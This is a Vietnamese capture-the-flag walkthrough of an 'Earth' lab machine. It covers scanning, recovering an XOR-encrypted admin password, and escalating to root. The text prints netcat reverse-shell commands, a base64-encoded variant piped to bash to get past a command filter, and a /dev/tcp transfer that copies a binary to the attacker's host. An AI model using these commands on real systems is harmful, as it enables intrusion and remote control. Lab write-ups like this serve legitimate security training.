
Netdiscover thay ip: 192.168.2.160

Nmap thử xem sao



Vào port 80 khong đươc -> bad request. Thu port 443 xem sao




Hehe sau vai ngay config mang, minh da chuyen sang Nat network voi ip: 10.0.2.4. Tiep tuc thoi nao


De y phia tren nmap ta thay co 2 cai hostname la **earth.loacal** va **terratest.earth.local**

Bay gio add chung vao /etc/hosts

Roi vao earth.local ta thay



Hien tai chua co gi ca, ta qua **terratest.earth.local** xem sao no cung hien ra nhu trang earth.local nhung lan nay lai vao duoc robots.txt

 Nay kla gi vay nhi?


Thay **/testingnotes.\*** minh doan day la file txt. Yeah dung that la vay :))))

|  |
| --- |
| Testing secure messaging system notes:  \*Using XOR encryption as the algorithm, should be safe as used in RSA.  \*Earth has confirmed they have received our sent messages.  \***testdata.txt** was used to test encryption.  \***terra** used as username for admin portal.  Todo:  \*How do we send our monthly keys to Earth securely? Or should we change keys weekly?  \*Need to test different key lengths to protect against bruteforce. How long should the key be?  \*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic. |

Vao **testdata.txt**

|  |
| --- |
| According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago. |

Gio dung cyberchef de decrypt



Output:

|  |
| --- |
| earthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimat |


Day la 1 doan bi trung lap, loc ra duoc **earthclimatechangebad4humans** chac day la password nhi?


Vao dang nhap thoi. Nhung ma trang dang nhap nam o dau? =))) Dirb nao

**dirb** [**http://earth.local/**](http://terratest.earth.local/)




Tuyet voi!! Vao viec thoi http://earth.local/admin/login




Xem minh kiem duoc gi nao =)))) 

Ls-l




Da vao duoc duoc admin!

Minh dinh remote thu xem nc -e /bin/bash 10.0.0.15 9001 nhung bi forbidden

Vay encode qua base64 thu xem 


|  |
| --- |
| bmMgLWUgL2Jpbi9iYXNoIDEwLjAuMi41IDkwMDEK |


Roi qua command CLI echo bmMgLWUgL2Jpbi9iYXNoIDEwLjAuMi41IDkwMDEK | base64 -d | bash

Ok 

Luc dau minh cho miet nhung sau go thu command cai duoc luon. That la cu lua :)))


Gio leo root trongg nay xem






(nay dung de up quyen dung bash)


Qua kali



Thay co file reset\_root sau khi dung cat /usr/bin/reset\_root > /dev/tcp/10.0.2.5/9002 ben bashshell target.

Tai ve duoc trong kali, minh da chmod +x reset\_boot va ./reset\_boot 


Trigger failed, gio minh se dung ghidra de dich code.



Search cum tu TRIGGER va surprise!! Nhin xem


|  |
| --- |
| magic\_cipher(&local\_10c5,local\_58,local\_1078,0xd,0x12);  local\_106b = 0;  iVar1 = access(local\_1078,0);  if (iVar1 == 0) {  local\_c = local\_c + 1;  }  if (local\_c == 3) {  puts("RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth");  setuid(0);  system("/usr/bin/echo \'root:Earth\' | /usr/sbin/chpasswd");  }  else {  puts("RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.");  } |

ltrace ./reset\_root thu





Thay khong co thi qua webshell tao file

touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe



Yeh =)))) lay duoc pass cua root la Earth, bay gio leo quyen thoi





Flag cung dep day :))))